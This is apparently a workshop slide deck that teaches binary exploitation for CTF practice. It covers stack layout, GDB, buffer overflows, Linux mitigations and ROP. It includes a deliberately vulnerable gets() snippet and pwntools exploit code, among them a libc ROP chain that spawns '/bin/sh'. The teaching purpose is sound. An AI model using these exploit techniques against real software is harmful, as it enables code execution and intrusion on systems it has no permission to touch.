Do not crash!

ROMHACK

Challenges walk-through



Whoami

Max “Sparrrgh” Bellia

- Penetration tester @ Secure Network
- Hacker, CTF player, security researcher
- Writing at blog.sparrrgh.me
- Overrall, a random pink being



Today’s questions

- What is binary exploitation?
- How does the Linux ABI work?
- How do I use (pwn)GDB?
- How do I exploit a buffer overflow?
- What is Return Oriented Programming?
- How do I use pwntools to make my life easier?

This wants to be a brief theoretical introduction, we learn by hacking together!

What I expect from you

- Basic understanding of x86_64 assembly
- Basic Linux knowledge
- Some Python scripting experience
- Being eager to use the ***man*** command


Challenges origin

- I hate that everyone crashes the process
- What if I could discourage players from crashing the program



What is binary exploitation

- Binary → Compiled program (e.g., Ahead-of-Time compiled with GCC)



- Binary exploitation is the art of subverting the execution of a process spawned by a binary. This usually happens through **memory corruption vulnerabilities**

Threat actors continued to rely on memory corruption, with memory safety issues [...] accounting for roughly 35% of the vulnerabilities.

- Google Threat Intelligence Group

Memory corruption vulnerabilities

- Caused by programming languages using **manual memory management** (e.g., C, C++)
- Historically tied to **Remote Code Execution** and **Privilege Escalation** exploits
- Divided in various sub-classes (e.g., buffer overflow, use-after-free, double free)


Buffer overflows

- Caused by unbounded (or incorrectly bounded) functions such as strcpy, memcpy, gets...
- A classic stack buffer overflow vulnerability can look like

```
char buf[64];
printf("What is your name?\n");
fflush(stdout);
gets(buf);
printf("Welcome, %s!\n", buf);
```

More than 64 bytes?

- What happens if I put more data than expected in the buffer? Segfault!


What is your name?
AAAA

Ok, what happened exactly?

Let’s debug it with **GDB**!

Linux ABI – Function prologue

RSP	RBP	RBP+0x08	RBP+0x10
buf[0..N-1]	Saved RBP	Saved RIP	Caller stack frame

This is the result of the function prologue

```
0x0000000000401196 <+0>:  endbr64
0x000000000040119a <+4>:  push   rbp
0x000000000040119b <+5>:  mov    rbp,rsp
0x000000000040119e <+8>:  sub    rsp,0x40
```

Linux ABI – Function epilogue

RSP	RBP	RBP+0x08	RBP+0x10
0x41414141	0x41414141	0x41414141	Caller stack frame

The function epilogue will then corrupt the registers

```
0x00000000004011ed <+87>:    leave    ; mov rsp,rbp ; pop rbp
0x00000000004011ee <+88>:    ret      ; pop saved RIP in register
```

RIP becomes 0x41414141, which is **not part valid memory!**

Exploitation of buffer overflows

- We control the instruction pointer
- We can force it to execute whatever segment has the executable bit set
  - Parts of the executable
  - Parts of the important libraries
  - The stack?

info proc mappings →

```
pwndbg> info proc mappings
process 1199201
Mapped address spaces:


          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x401000     0x1000        0x0  r--p   /home/sparrrgh/Desktop/t
            0x401000           0x402000     0x1000     0x1000  r-xp   /home/sparrrgh/Desktop/t
            0x402000           0x403000     0x1000     0x2000  r--p   /home/sparrrgh/Desktop/t
            0x403000           0x404000     0x1000     0x2000  r--p   /home/sparrrgh/Desktop/t
            0x404000           0x405000     0x1000     0x3000  rw-p   /home/sparrrgh/Desktop/t
      0x7ffff7d76000     0x7ffff7d79000     0x3000        0x0  rw-p
      0x7ffff7d79000     0x7ffff7da1000    0x28000        0x0  r--p   /usr/lib/x86_64-linux-gn
      0x7ffff7da1000     0x7ffff7f36000   0x195000    0x28000  r-xp   /usr/lib/x86_64-linux-gn
      0x7ffff7f36000     0x7ffff7f8e000    0x58000   0x1bd000  r--p   /usr/lib/x86_64-linux-gn
      0x7ffff7f8e000     0x7ffff7f8f000     0x1000   0x215000  ---p   /usr/lib/x86_64-linux-gn
      0x7ffff7f8f000     0x7ffff7f93000     0x4000   0x215000  r--p   /usr/lib/x86_64-linux-gn
      0x7ffff7f93000     0x7ffff7f95000     0x2000   0x219000  rw-p   /usr/lib/x86_64-linux-gn
```

Back in the day...

- The most common technique was to land some shellcode on the stack and jump to it
- Shellcode is composed of assembled instructions which, when reached by the instruction pointer will execute
- Various mitigations rendered this technique harder to execute

How much padding – Calculating

- How much bytes of padding do we have to send?
  - Calculate the distance from the return address
    - Pwndbg, using the **retaddr** utility
    - GDB, using **find** utility
    - Subtract the return address loacation from the address of the buffer



How much padding – Crashing

- Crash process with pre-calculated string
- Using pwntools **cyclic**

```
sparrrgh@romhack-box:$ pwn cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraa
asaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabka
ablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

- Send the string to the executable and monitor the value that lands in the RIP

```
sparrrgh@romhack-box:$ pwn cyclic -l aaataaas
73
```

Ok, but jump where?

- Stack **if** executable and you can find it
- Disassemble and find useful functions using Ghidra, GDB or objdump

```
sparrrgh@romhack-box:$ objdump -D babybof | grep win
000000000040[illegible] <win>:
```

Putting it all together with pwnlib

```
from pwn import *
payload = b"A" * 72 + p64(0x40101337)

io = process("./babybof")
io.recvuntil(b"name?")
io.sendline(payload)
out = io.recvall(timeout=5)
io.close()
```

Linux mitigations

- Realization hit that manually managed memory is too dangerous



MitiGator.
The well-intentioned, but short-sighted and not terribly effective alligator, always working to make exploitation harder.
- Halvar Flake

Mapping randomization

- Two different mitigations:
  - Address-Space Layout Randomization (**ASLR**)
  - Position Independent Executable (**PIE**)
- The objective is to make it harder to know where useful stuff is mapped
  - Stack
  - Libraries
  - Program’s base

Stack canaries

- What if we put an unguessable value before the end of the current stack frame?
- It detects during the function epilogue if the stack has been compromised by checking its value

RSP	RBP-0x08	RBP	RBP+0x08	RBP+0x10
buf[0..N-1]	Canary	Saved RBP	Saved RIP	Caller stack frame

Don’t kill the canary!

RSP	RBP-0x08	RBP	RBP+0x08	RBP+0x10
0x41414141	0x41414141	0x41414141	0x41414141	Caller stack frame

- Saved RIP is overwritten, but the canary is tampered!

****** stack smashing detected ***: ./babybof terminated***

No-execute (NX) bit

- Processor feature that allows to mark maps as not-executable
- It prevents an attacker from running shellcode in the stack

Mitigations recon – ELF

Checksec (from pwntools)

- Checks mitigations compiled in an executable

```
[*] '/home/sparrrgh/Desktop/tmp/romhack/babybof'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Mitigations recon – OS

cat /proc/sys/kernel/randomize_va_space

- Returns ASLR status
  - 0 → Static addresses (ASLR disabled)
  - 1 → Randomization of libraries, stack, mmamp and VDSO
  - 2 → Full randomization

grep -wo nx /proc/cpuinfo

- Searches for nx feature support in the CPU

Return Oriented Programming

- If can’t find an interesting function and cannot write my own shellcode, what do I do?
- Reuse snippets of loaded code → ROP gadgets
- Each snippet must end with the **ret** instruction

RSP	RBP	RBP+0x08	RBP+0x10	RBP+...
0x41414141	0x41414141	First gadget	Second gadget	N gadget

Find viable gadgets

- *pwnlib.rop.rop* – Find rop gadgets directly through pwntools
- ROPgadget/ropper – CLI utility
- You might have to tweak your chains to bypass some limitations (e.g., null-bytes, syscall filters)

Putting it all together

```
libc = ELF("libc.so.6")

libc.address = base

rop = ROP(libc)

pop_rdi = rop.find_gadget(["pop rdi", "ret"]).address

binsh   = next(libc.search(b"/bin/sh\x00"))

padding = 56

payload = b'A'*padding + p64(pop_rdi) + p64(binsh)
```

One gadget

github.com/david942j/one_gadget

- Libc already contains gadgets which spawn a shell
- Can be used for an easy win ;)

Now try and hack my challenges!

donotcrash.sparrrgh.me

I encourage collaboration, check with whoever is sitting besides you if they want to tackle the problems together!

I recommend using AI sparsely, this challenges are fairly easy and you are going to learn less if you let AI do the heavy lifting for you ;)

Any more questions?

- Signal → sparrrgh.13
- Email → max@sparrrgh.me

